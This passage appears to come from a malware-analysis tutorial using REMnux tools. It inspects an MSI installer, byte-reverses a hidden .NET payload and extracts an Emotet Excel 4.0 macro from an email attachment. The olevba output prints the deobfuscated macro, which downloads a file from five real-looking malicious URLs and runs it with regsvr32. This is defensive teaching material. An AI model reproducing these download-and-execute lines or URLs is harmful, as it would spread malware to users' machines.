Each of the `IDT` files contain data from the tables, while two folders named "**Binary**" and "**_Streams**" hold executable and stream data fetched from the MSI. First up, let's inspect that `CustomAction.idt` file.

```
remnux@remnux:~/Samples$ cat CustomAction.idt
Action  Type  Source  Target  ExtendedType
```

```
s72 i2  S72 S0  I4
CustomAction  Action
Corporativo.exe 1234  Corporativo.exe
AI_DETECT_MODERNWIN 1 aicustact.dll DetectModernWindows
AI_SET_ADMIN  51  AI_ADMIN  1
AI_InstallModeCheck 1 aicustact.dll UpdateInstallMode
AI_SHOW_LOG 65  aicustact.dll LaunchLogFile
AI_DpiContentScale  1 aicustact.dll DpiContentScale
AI_EnableDebugLog 321 aicustact.dll EnableDebugLog
AI_BACKUP_AI_SETUPEXEPATH 51  AI_SETUPEXEPATH_ORIGINAL  [AI_SETUPEXEPATH]
AI_DOWNGRADE  19    4010
AI_PREPARE_UPGRADE  65  aicustact.dll PrepareUpgrade
AI_RESTORE_AI_SETUPEXEPATH  51  AI_SETUPEXEPATH [AI_SETUPEXEPATH_ORIGINAL]
AI_RESTORE_LOCATION 65  aicustact.dll RestoreLocation
AI_ResolveKnownFolders  1 aicustact.dll AI_ResolveKnown
```

The table contents look relatively normal as far as MSI files go. If there were malicious content here we'd see code chunks that we'd expect to see in `JScript` or `VBScript` files.

Let's go take a look at some other interesting tables. The Property table gives some more information.

```
remnux@remnux:~/Samples$ cat Property.idt
Property  Value
s72 l0
Property  Property
DiskPrompt  [1]
UpgradeCode {2965B434-2ADF-4B60-B704-A24ACC8BF047}
SecureCustomProperties  OLDPRODUCTS;AI_NEWERPRODUCTFOUND
AI_BITMAP_DISPLAY_MODE  0
AI_CURRENT_YEAR 2022
MSIFASTINSTALL  7
ButtonText_Yes  &Sim
ARPCOMMENTS A base dados do instalador contêm a lógica e os dados necessários para instalar o Aplicativo.
DialogBitmap  dialog.jpg
InstallMode Típica
ARPNOMODIFY 1
PROMPTROLLBACKCOST  P
AppsShutdownOption  All
...
```

Nothing odd found on MSI properties. Let's move to Stream folder...

```
remnux@remnux:~/Samples/_Streams$ ls -l
total 14856
-rw-rw-r-- 1 remnux remnux   453088 Apr 28 05:14  Binary.aicustact.dll
...
-rw-rw-r-- 1 remnux remnux      318 Apr 28 05:14  Binary.Up
-rw-rw-r-- 1 remnux remnux 14442609 Apr 28 05:14  disk1.cab
...
```

We have spot two potential malicious files inside Streams folder. First are going to examine the `CAB` file

```
remnux@remnux:~/Samples/_Streams$ 7z x disk1.cab

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,2 CPUs Intel(R) Core(TM) i7-10510U CPU @ 1.80GHz (806E
C),ASM,AES-NI)

Scanning the drive for archives:
1 file, 14442609 bytes (14 MiB)

Extracting archive: disk1.cab
--
Path = disk1.cab
Type = Cab
```

```
Physical Size = 14442609
Method = MSZip
Blocks = 1
Volumes = 1
Volume Index = 0
ID = 1234

Everything is Ok

Files: 2
Size:       617882430
Compressed: 14442609

remnux@remnux:~/Samples/_Streams$ ls -l
total 618264
...
-rw-rw-r-- 1 remnux remnux   2055464 Mar  4 12:14  Corporativo.exe
-rw-rw-r-- 1 remnux remnux  14442609 Apr 28 05:14  disk1.cab
-rw-rw-r-- 1 remnux remnux 615826966 Mar 21 10:56  Oleacc.dll
```

16. Reverse bytes with Python

There are cases where malware authors reverse bytes of their payload to avoid detections or hinder the analysis of their payload.

```
remnux@remnux:~/Samples$ flarestrings -n 10 Ocklqc.jpg
lld.eerocsm
niaMllDroC_
BRYm$10{dT
~#hK55&`dYJ4
)qG !((1OV
+v:I`|aKt5#
teSecruoseRemitnuR.secruoseR.metsyS#980e439165c5a77b=nekoTyeKcilbuP ,lartuen=erutluC ,0.0.0.4=noisreV ,bilrocsm ,redaeRecruos
eR.secruoseR.metsySl
eziS.gniwarD.metsyS
```


```
>>> f = open("Ocklqc.jpg","rb")
>>> data=f.read()
>>> f.close()
>>> f2=open("tasaras.jpg","wb")
>>> f2.write(bytes(reversed(data)))
>>> f2.close()
```


```
remnux@remnux:~/Samples$ flarestrings -n 10 tasaras.jpg
!This program cannot be run in DOS mode.
Dmnltjvfbdnrzwqqtryvtc
RuntimeCompatibilityAttribute
System.Runtime.CompilerServices
AssemblyTitleAttribute
System.Reflection
AssemblyDescriptionAttribute
AssemblyConfigurationAttribute
AssemblyCompanyAttribute
AssemblyProductAttribute
AssemblyCopyrightAttribute
AssemblyTrademarkAttribute
ComVisibleAttribute
System.Runtime.InteropServices
TargetFrameworkAttribute
System.Runtime.Versioning
CompilationRelaxationsAttribute
Dmnltjvfbdnrzwqqtryvtc.dll
DeriveBytes
System.Security.Cryptography
MulticastDelegate
```

```
SymmetricAlgorithm
SafeHandleZeroOrMinusOneIsInvalid
Microsoft.Win32.SafeHandles
Bsbvqxiqvpf
```

17. Analyzing EML files

https://www.malware-traffic-analysis.net/2022/02/23/2022-02-23-traffic-analysis-exercise.pcap.zip






```
remnux@remnux:~/Samples$ emldump.py -d FarmersUnionOilCompanyofKenmare.eml
1: M         multipart/mixed
2:       559 text/html
3:     92351 application/vnd.openxmlformats-officedocument.spreadsheetml.sheet (kenmarefarmersunion.com.xlsm)
```

From the dumping earlier, we now that `EML` file contains an `XLSM` attachment. Usually XLSM files contains VBA code.

```
remnux@remnux:~/Samples$ emldump.py -d FarmersUnionOilCompanyofKenmare.eml -s 3 > emotet.xlsm

remnux@remnux:~/Samples$ file emotet.xlsm
emotet.xlsm: Microsoft Excel 2007+
```

```
remnux@remnux:~/Samples$ olevba emotet.xlsm
XLMMacroDeobfuscator: pywin32 is not installed (only is required if you want to use MS Excel)
olevba 0.60 on Python 3.8.5 - http://decalage.info/python/oletools
===============================================================================
FILE: emotet.xlsm
Type: OpenXML
-------------------------------------------------------------------------------
VBA MACRO xlm_macro.txt
in file: xlm_macro - OLE stream: 'xlm_macro'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
' RAW EXCEL4/XLM MACRO FORMULAS:
```

```
' SHEET: EGFAGAGDGE, Macrosheet
' CELL:D11, =FORMULA()=FORMULA('Ye1'!C15,'Ye2'!B3)=FORMULA(Fewf1!P22&Fewf1!H9&Fewf1!L2&Fewf1!B15&Fewf1!B15&Brega1!B10&Brega1!
D3&Brega1!C15&Brega1!F5&'Ye2'!B3&Brega1!H8&Brega1!G12&Brega1!J3&Brega1!F24&Brega1!P14&Brega1!M6,D15)=FORMULA(Fewf1!P22&Fewf1!
J11&Fewf1!B18&Fewf1!P11&"DDWD"&Brega1!J11&Fewf1!H9&Fewf1!L2&Fewf1!B15&Fewf1!B15&Brega1!B10&Brega1!D3&Brega1!C15&Brega1!F5&'Ye
2'!B3&Brega1!H8&Brega1!G12&Brega1!J3&Brega1!G26&Brega1!P14&Brega1!M6&Fewf1!P13,D17)=FORMULA(Fewf1!P22&Fewf1!J11&Fewf1!B18&Few
f1!P11&"DDWD1"&Brega1!J11&Fewf1!H9&Fewf1!L2&Fewf1!B15&Fewf1!B15&Brega1!B10&Brega1!D3&Brega1!C15&Brega1!F5&'Ye2'!B3&Brega1!H8&
Brega1!G12&Brega1!J3&Brega1!H28&Brega1!P14&Brega1!M6&Fewf1!P13,D19)=FORMULA(Fewf1!P22&Fewf1!J11&Fewf1!B18&Fewf1!P11&"DDWD2"&B
rega1!J11&Fewf1!H9&Fewf1!L2&Fewf1!B15&Fewf1!B15&Brega1!B10&Brega1!D3&Brega1!C15&Brega1!F5&'Ye2'!B3&Brega1!H8&Brega1!G12&Brega
1!J3&Brega1!I30&Brega1!P14&Brega1!M6&Fewf1!P13,D21)=FORMULA(Fewf1!P22&Fewf1!J11&Fewf1!B18&Fewf1!P11&"DDWD3"&Brega1!J11&Fewf1!
H9&Fewf1!L2&Fewf1!B15&Fewf1!B15&Brega1!B10&Brega1!D3&Brega1!C15&Brega1!F5&'Ye2'!B3&Brega1!H8&Brega1!G12&Brega1!J3&Brega1!J32&
Brega1!P14&Brega1!M6&Fewf1!P13,D23)=FORMULA(Fewf1!P22&Fewf1!J11&Fewf1!B18&Fewf1!P11&"DDWD4"&Brega1!J11&Fewf1!H9&Fewf1!B15&Few
f1!I17&Fewf1!I3&Fewf1!H13&Fewf1!P11&Fewf1!K9&Fewf1!P13&Fewf1!P7&Fewf1!P13,D25)=FORMULA(Fewf1!P22&Fewf1!H13&Fewf1!N4&Fewf1!H13
&Fewf1!H9&Fewf1!P11&Fewf1!P15&Fewf1!H9&Fewf1!P20&Brega1!T2&Brega1!P7&Brega1!N18&Fewf1!P19&Fewf1!P27&Fewf1!M7&Brega1!R4&Fewf1!
P15&Fewf1!P13,D27)=FORMULA(Fewf1!P22&Fewf1!G24&Fewf1!H13&Fewf1!I26&Fewf1!E11&Fewf1!G24&Fewf1!K23&Fewf1!P11&Fewf1!P13,D36), 1
' SHEET: Ye1, Macrosheet
' CELL:C15, None, e
' SHEET: Ye2, Macrosheet
' CELL:B3, None, e
' - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
' EMULATION - DEOBFUSCATED EXCEL4/XLM MACRO FORMULAS:
' CELL:D11       , FullEvaluation      , "True"
' CELL:D15       , FullEvaluation      , CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://www.ajaxmatters.com/c7g8t/zbBY
gukXYxzAF2hZc/","..\xxw1.ocx",0,0)
' CELL:D17       , FullEvaluation      , IF(DDWD<0,CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://www.beholdpublicatio
ns.com/home/BABxyyWZx8Vu/","..\xxw1.ocx",0,0))
' CELL:D19       , FullEvaluation      , IF(DDWD1<0,CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://explorationit.com/s
crewing/AxLm/","..\xxw1.ocx",0,0))
' CELL:D21       , FullEvaluation      , IF(DDWD2<0,CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://donboscoschoolputhu
ppally.org/wp-content/UuQ7LBsPoGu9Q/","..\xxw1.ocx",0,0))
' CELL:D23       , FullEvaluation      , IF(DDWD3<0,CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://myclassroomtime.co
m/mongery/ZlPsROtQiXIujmJmAA/","..\xxw1.ocx",0,0))
' CELL:D25       , FullEvaluation      , IF(DDWD4<0,CLOSE(0),)
' CELL:D27       , PartialEvaluation   , =EXEC("C:\Windows\SysWow64\regsvr32.exe /s ..\xxw1.ocx")
' CELL:D36       , FullEvaluation      , RETURN()
+----------+--------------------+-------------------------------------------+
|Type      |Keyword             |Description                                |
+----------+--------------------+-------------------------------------------+
|Suspicious|CALL                |May call a DLL using Excel 4 Macros (XLM/XLF)|
|Suspicious|Windows             |May enumerate application windows (if      |
|          |                    |combined with Shell.Application object)    |
|Suspicious|URLDownloadToFileA  |May download files from the Internet       |
|Suspicious|EXEC                |May run an executable file or a system     |
|          |                    |command using Excel 4 Macros (XLM/XLF)     |
|Suspicious|Base64 Strings      |Base64-encoded strings were detected, may be |
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                   |
|IOC       |http://www.ajaxmatte|URL                                        |
|          |rs.com/c7g8t/zbBYguk|                                           |
|          |XYxzAF2hZc/         |                                           |
|IOC       |http://www.beholdpub|URL                                        |
|          |lications.com/home/B|                                           |
|          |ABxyyWZx8Vu/        |                                           |
|IOC       |http://explorationit|URL                                        |
|          |.com/screwing/AxLm/ |                                           |
|IOC       |http://donboscoschoo|URL                                        |
|          |lputhuppally.org/wp-|                                           |
|          |content/UuQ7LBsPoGu9|                                           |
|          |Q/                  |                                           |
```